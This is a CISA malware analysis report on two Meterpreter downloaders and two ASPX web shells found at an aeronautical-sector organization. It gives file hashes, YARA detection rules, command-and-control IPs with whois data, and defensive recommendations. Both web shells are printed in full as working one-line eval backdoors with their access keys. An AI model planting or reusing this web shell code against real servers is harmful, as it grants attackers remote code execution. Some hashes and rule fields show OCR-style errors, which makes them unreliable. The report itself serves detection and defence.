



ANALYSIS REPORT

10430311.c1.v1 NUMBER

2023-09-07 DATE

Malware Analysis Report

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR--Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see <http://www.cisa.gov/tlp>.

Summary

Description

CISA received 4 files for analysis from an incident response engagement conducted at an Aeronautical Sector organization.

2 files (bitmap.exe, wkHPd.exe) are identified as variants of Metasploit (Meterpreter) and designed to connect and receive unencrypted payloads from their respective command and control (C2) servers. Note: Metasploit is an open source penetration testing software; Meterpreter is a Metasploit attack payload that runs an interactive shell. These executables are used as attack payloads to run interactive shells, allowing a malicious actor the ability to control and execute code on a system.

2 files (resource.aspx, ConfigLogin.aspx) are Active Server Pages (ASPX) web shells designed to execute remote JavaScript code on the victim server.

CISA has provided indicators of compromise (IOCs) and YARA rules for detection within this Malware Analysis Report (MAR).

For more information about this compromise, see Joint Cybersecurity Advisory Multiple Nation-State Threat Actors Exploit CVE-2022-47966 and CVE-2022-42475.

Submitted Files (4)

334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b (bitmap.exe)
 47dach8f0b157355a4fd59ccbacc1c59b8268fe84f3b8a462378b064333920622 (resource.aspx)
 6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde (ConfigLogin.aspx)
 79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63 (wkHPd.exe)

IPs (2)

108[.]62[.]118[.]160
 179[.]60[.]147[.]4

Findings

334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b

Tags

downloader obfuscated trojan



Details

Name	bitmap.exe
Size	7168 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	b8967a33e6c1aee7682810b6b994b991
SHA1	bbda2ad0634aa535b9df40dc39a2d4dfdd763476
SHA256	334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b
SHA512	75b86d329c06a60b395d539eead76f27bc4055a9743f6f33bc48b4ef54a5d0587fbaf9742515e73936df2b6a5498a84ae8c501f0f27b6c047e994f3afcc408d
ssdeep	24:eFGStrJ9u0/6BonZdkBQAV7YQKZqSeNDMSCvOXpmB:is0M8kBQDQkSD9C2kB
Entropy	1.315361

Antivirus

AhnLab	Trojan/Win64.Shelma
Antiy	GrayWare/Win32.Rozena.j
Avira	TR/Crypt.XPACK.Gen7
Bitdefender	Trojan.Metasploit.A
CrowdStrike Falcon ML	win/malicious_confidence_100
Cylance	Malware
Emsisoft	Trojan.Metasploit.A (B)
ESET	a variant of Win64/Rozena.M trojan
Huorong	Trojan/Obfuscated.dq
IKARUS	Trojan.Win64.Meterpreter
K7	Trojan (004fae881)
McAfee	Trojan-FJIN!B8967A33E6C1
Quick Heal	HackTool.Metasploit.S9212471
Sophos	ATK/Meter-A
Varist	W64/S-c4a4ef26!Eldorado
Vir.IT eXplorer	Trojan.Win32.Generic.BZPS
Webroot SMD	Malware

YARA Rules

- rule CISA_10430311_01 : METERPRETER trojan downloader


```
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10430311"
    date = "2023-03-03"
    last_modified = "20230404_1200"
    actor = "n/a"
    family = "METERPRETER"
    Capabilities = "n/a"
    Malware_Type = "trojan downloader"
    Tool_Type = "n/a"
    description = "Detects trojan downloader samples"
    sha256_1 = "334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b"
  strings:
    $s1 = { 49 be 77 73 32 5f 33 32 }
    $s2 = { 49 89 e6 48 81 ec a0 01 }
    $s3 = { 49 bc 02 00 e5 6b b3 3c 93 04 }
    $s4 = { 41 ba 4c 77 26 07 ff d5 }
```



```

    $s5 = { 41 ba ea 0f df e0 ff d5 }
    $s6 = { 41 ba 99 a5 74 61 ff d5 }
    $s7 = { 41 ba 02 d9 c8 5f ff d5 }
    $s8 = { 41 ba 58 a4 53 e5 ff d5 }
condition:
  all of them
}
• rule CISA_10430311_02 : METERPRETER controls_local_machine compromises_data_integrity communicates_with_c2
  keylogger exploit_kit remote_access_trojan back downloader screen_capture virus remote_access exploitation network_capture
  {
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10430311"
    date = "2023-03-08"
    last_modified = "20230405_1300"
    actor = "n/a"
    family = "METERPRETER"
    Capabilities = "controls-local-machine compromises-data-integrity communicates-with-c2"
    Malware_Type = "keylogger exploit-kit remote-access-trojan backdoor downloader screen-capture virus"
    Tool_Type = "remote-access exploitation network-capture"
    description = "Detects Fresh Meterpreter binary samples"
    sha256_1 = "79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63"
    sha256_2 = "334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b"
    sha256_3 = "6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde"
    sha256_4 = "47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622"
  strings:
    $s0 = { 58 a4 53 e5 }
    $s1 = { 02 d9 c8 5f }
    $s2 = { 99 a5 74 61 }
    $s3 = { 4c 77 26 07 }
    $s4 = { 29 80 6b 00 }
    $s5 = { 50 41 59 4c 4f 41 44 3a }
    $s6 = { 48 83 ec 28 49 c7 c1 40 }
  condition:
    all of them
  }
}

```

ssdeep Matches

No matches found.

Relationships

334c2d0af1... Connected_To 179[.]60[.]147[.]4

Description

This artifact is a malicious Windows executable file. The file is designed to connect to a remote Internet Protocol (IP) address "179[.]60[.]147[.]4" on Transmission Control Protocol (TCP) port 58731 and waits for a response. The response payload from the remote server is not encrypted and will be executed in memory. The payload was not available for analysis.

179[.]60[.]147[.]4**Tags**

command-and-control

Ports

- 58731 TCP



Whois

```

inetnum: 179.60.147.0/24
status: reallocated
aut-num: AS209588
owner: Cloud Solutions S.A.
ownerid: VE-CSSA1-LACNIC
responsible: Alexis Sanchez
address: Av. Libertador, Distrito Capital, ---,
address: 1050 - Caracas -
country: VE
phone: +507 8589115
owner-c: ALS317
tech-c: ALS317
abuse-c: ALS317
inetrev: 179.60.147.0/24
nserver: NS1.SAFE-VPN.MOBI
nsstat: 20230302 AA
nslastaa: 20230302
nserver: NS2.SAFE-VPN.MOBI
nsstat: 20230302 AA
nslastaa: 20230302
created: 20220301
changed: 20220301
inetnum-up: 179.60.144.0/21

nic-hdl: ALS317
person: Alexis Sanchez
e-mail: info@safe-vpn.mobi
address: Av. Libertador, Distrito Capital, ---, ---
address: 1050 - Caracas -
country: VE
phone: +507 858 91 [15]
created: 20220301
changed: 20220301

```

Relationships

```

179[.]60[.]147[.]4    Connected_From    334c2d0af191ed96b15095a4a098c400f2c0ce
6b9c66d1800f6b74554d59ff4b

```

Description

The malware C2 server IP address.

79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63

Tags

obfuscated trojan

Details

Name	wkHPd.exe
Size	7168 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	76adb0e36aac40cae0eb9f4bd38b52
SHA1	82885f8c57cf4460f52db0a85e183d372f0aeb7e
SHA256	79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63
SHA512	dc3547ca38bc0c00184537f9b2bac6201d9aa1541d172fc78050636b5f0d2c438defcab937f2ac056a0522c9727d2c3ea1636c69c9780ed553b146168956c121
ssdeep	24:eFGStrJ9u0/6kgnZdEBQAVXBYLYKZq4eNDMSeGV1iY0im+opmB:is0dUEBQpLYGSD9e8oYKkB



Entropy 1.418888

Antivirus

AhnLab	Trojan/Win64.Agent
Antiy	GrayWare/Win32.Rozena.j
Avira	TR/Crypt.XPACK.Gen7
Bitdefender	Trojan.Metasploit.A
CrowdStrike Falcon ML	win/malicious_confidence_100
Cylance	Malware
Emsisoft	Trojan.Metasploit.A (B)
ESET	a variant of Win64/Rozena.M trojan
Huorong	Trojan/Obfuscated.dq
IKARUS	Trojan.Win64.Meterpreter
K7	Trojan (004fae881)
McAfee	Trojan-FJIN!76ADB0E36AAC
Quick Heal	HackTool.Metasploit.S9212471
Sophos	ATK/Meter-A
Varist	W64/S-c4a4ef26!Eldorado
Vir.IT eXplorer	Trojan.Win32.Generic.BZPS
Webroot SMD	Malware

YARA Rules

- rule CISA_10430311_02 : METERPRETER controls_local_machine compromises_data_integrity communicates_with_c2 keylogger exploit_kit remote_access_trojan back downloader screen_capture virus remote_access exploitation network_capture {
 meta:
 author = "CISA Code & Media Analysis"
 incident = "10430311"
 date = "2023-03-08"
 last_modified = "20230405_1300"
 actor = "n/a"
 family = "METERPRETER"
 Capabilities = "controls-local-machine compromises-data-integrity communicates-with-c2"
 Malware_Type = "keylogger exploit-kit remote-access-trojan backdoor downloader screen-capture virus"
 Tool_Type = "remote-access exploitation network-capture"
 description = "Detects Fresh Meterpreter binary samples"
 sha256_1 = "79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63"
 sha256_2 = "334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b"
 sha256_3 = "6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde"
 sha256_4 = "47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622"
 strings:
 \$s0 = { 58 a4 53 e5 }
 \$s1 = { 02 d9 c8 5f }
 \$s2 = { 99 a5 74 61 }
 \$s3 = { 4c 77 26 07 }
 \$s4 = { 29 80 6b 00 }
 \$s5 = { 50 41 59 4c 4f 41 44 3a }
 \$s6 = { 48 83 ec 28 49 c7 c1 40 }
 condition:
 all of them
 }

ssdeep Matches



No matches found.

Relationships

79a9136eed... Connected_To 108[.]62[.]118[.]160

Description

This file is a malicious 64-bit Windows Portable Executable (PE) that has been identified as a variant of the Metasploit Meterpreter application. The file is designed to connect to a remote Internet Protocol (IP) address 108[.]62[.]118[.]160.

108[.]62[.]118[.]160

Tags

command-and-control

Whois

NetRange: 108.62.0.0 - 108.62.255.255
 CIDR: 108.62.0.0/16
 NetName: NET-108-62-0-0-1
 NetHandle: NET-108-62-0-0-1
 Parent: NET108 (NET-108-0-0-0-0)
 NetType: Direct Allocation
 OriginAS: AS15003
 Organization: Leaseweb USA, Inc. (LU)
 RegDate: 2010-12-13
 Updated: 2021-02-15
 Ref: <https://rdap.arin.net/registry/ip/108.62.0.0>

OrgName: Leaseweb USA, Inc.
 OrgId: LU
 Address: 9480 Innovation Dr
 City: Manassas
 StateProv: VA
 PostalCode: 20109
 Country: US
 RegDate: 2010-09-13
 Updated: 2019-08-13
 Comment: www.leaseweb.com
 Ref: <https://rdap.arin.net/registry/entity/LU>

Relationships

108[.]62[.]118[.]160 Connected_From 79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63

Description

The malware attempts to connect to this IP address.

47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622

Tags

backdoor webshell

Details

Name	resource.aspx
Size	175 bytes
Type	ASCII text, with no line terminators
MD5	1a0e111e60e543810423ef073b545c77



SHA1	23cb74b530c49837595d766492279cc0cdc4692d
SHA256	47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622
SHA512	78a6e59bb9d9320d39249ee8ae94431a7cda608476f0adc9358e558b535ceccf12e219af16b14a40948986a01ad9128f8cf0240cde866197570fd70772e92d1c
ssdeep	3:6DZXA/FTGYpEHJCpHT55bct7fk8fwM2aA793nJKAqTGwPW1kyKN+1Ucv2+:6e3q+ugFlt7M8fwM/A7zKAqK6ykycKUU
Entropy	5.673036

Antivirus

Huorong | Backdoor/ASP.WebShell.aa

YARA Rules

- rule CISA_10430311_03 : ASPX_WEBSHELL webshell



```
{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10430311"
    date = "2023-03-21"
    last_modified = "20230404_1230"
    actor = "n/a"
    family = "ASPX Webshell"
    Capabilities = "n/a"
    Malware_Type = "webshell"
    Tool_Type = "n/a"
    description = "Detects OWA targeting ASPX Webshell samples"
    sha256_1 = "6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde"
    sha256_1 = "47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622"
  strings:
    $s1 = { 5a 30 32 6a 77 36 43 36 63 55 }
    $s2 = { 5a 38 49 30 32 38 33 6e 77 38 }
    $s3 = { 4f 57 41 77 65 62 63 6f 6e 66 69 67 }
    $s4 = { 54 55 43 53 4f 4e }
    $s5 = { 65 76 61 6c }
  condition:
    3 of them
}
```

ssdeep Matches

No matches found.

Description

This artifact is an ASPX webshell that is designed to execute remote JavaScript code on the system. The attacker must authenticate to the webshell client with the key "OWAwebconfig" before executing the remote code. The 'unsafe' context keyword is intentionally obfuscated to bypass security protocols.

Screenshots


```
1 <script function ER6YQM5T(){var GEPH="unsafe",YACK="fe",Cr74=GEPH+YACK;return Cr74;}var
  PAY:String=Request["OWAwebconfig"];~eval/*202jw6C6cU*/(PAY,ER6YQM5T());&lt;script Page Language=JS&gt;
```

Figure 1 - The resource.aspx webshell.

6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde

Tags

backdoor webshell

Details

Name	ConfigLogin.aspx
Size	169 bytes
Type	ASCII text, with no line terminators
MD5	a33354d598b58f2e55eb3619c3465f24
SHA1	e1c6f76085234554e9a47b61105cd45981eb35d2
SHA256	6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde
SHA512	180ee1378ff6fd8b28c39208d8abb617e263defc74f6781f9f8efa373fd62c3aa0b99a4b77cf44432f9bfe4fd80f40620ffb884af2e440491d007b2e41e4d96
ssdeep	3:6DZX6VeeTEdYpEHJCpRZT55bcRRt+ek8fwM2aA42qPJKMWmdeuufKVeM+1Ucv2+:6NeTG+ug/Jli8fwM/A7qxKMWmgZMKUeb
Entropy	5.682974

Antivirus

Huorong	Backdoor/ASP.WebShell.aa
----------------	--------------------------

YARA Rules

- rule CISA_10430311_03 : ASPX_WEBSHELL webshell


```

{
  meta:
    author = "CISA Code & Media Analysis"
    incident = "10430311"
    date = "2023-03-21"
    last_modified = "20230404_1230"
    actor = "n/a"
    family = "ASPX Webshell"
    Capabilities = "n/a"
    Malware_Type = "webshell"
    Tool_Type = "n/a"
    description = "Detects OWA targeting ASPX Webshell samples"
    sha256_1 = "6dcc7b5e913154abac69687fcfb6a58ac66ec9b8cc7de7afd8832a9066b7bdde"
    sha256_1 = "47dacb8f0b157355a4fd59ccbac1c59b8268fe84f3b8a462378b064333920622"
  strings:
    $s1 = { 5a 30 32 6a 77 36 43 36 63 55 }
    $s2 = { 5a 38 49 30 32 38 33 6e 77 38 }
    $s3 = { 4f 57 41 77 65 62 63 6f 6e 66 69 67 }
    $s4 = { 54 55 43 53 4f 4e }
    $s5 = { 65 76 61 6c }
  condition:
    3 of them
}

```


ssdeep Matches

No matches found.

Description

This artifact is an ASPX webshell that is designed to execute remote JavaScript code on the system. The attacker must authenticate to the webshell client with the key "TUCSON" before executing the remote code. The 'unsafe' context keyword is intentionally obfuscated to bypass security protocols.

Screenshots



```

1 <script function EI4zL1D0(){var GEPH="unsa",YACK="fe",C447=GEPH+YACK;return C447;}var
PAY:String=Request["TUCSON"];~eval/*Z8I0283nw8*/(PAY,EI4zL1D0());&lt;&lt;@Page Language=JS&gt;

```



Figure 2 - The ConfigLogin.aspx webshell.

Relationship Summary

334c2d0af1...	Connected_To	179[.]60[.]147[.]4
179[.]60[.]147[.]4	Connected_From	334c2d0af191ed96b15095a4a098c400f2c0ce6b9c66d1800f6b74554d59ff4b
79a9136eed...	Connected_To	108[.]62[.]118[.]160
108[.]62[.]118[.]160	Connected_From	79a9136eedbf8288ad7357ddaea3a3cd1a57b7c6f82adffd5a9540e1623bfb63

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, "**Guide to Malware Incident Prevention & Handling for Desktops and Laptops**".

Contact Information

- 1-888-282-0870
- [CISA Service Desk](#) (UNCLASS)
- [CISA SIPR](#) (SIPRNET)
- [CISA IC](#) (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: <https://us-cert.cisa.gov/forms/feedback/>

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding



the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or [CISA Service Desk](#).

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: <https://malware.us-cert.gov>
- E-Mail: submit@malware.us-cert.gov
- FTP: <ftp.malware.us-cert.gov> (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.

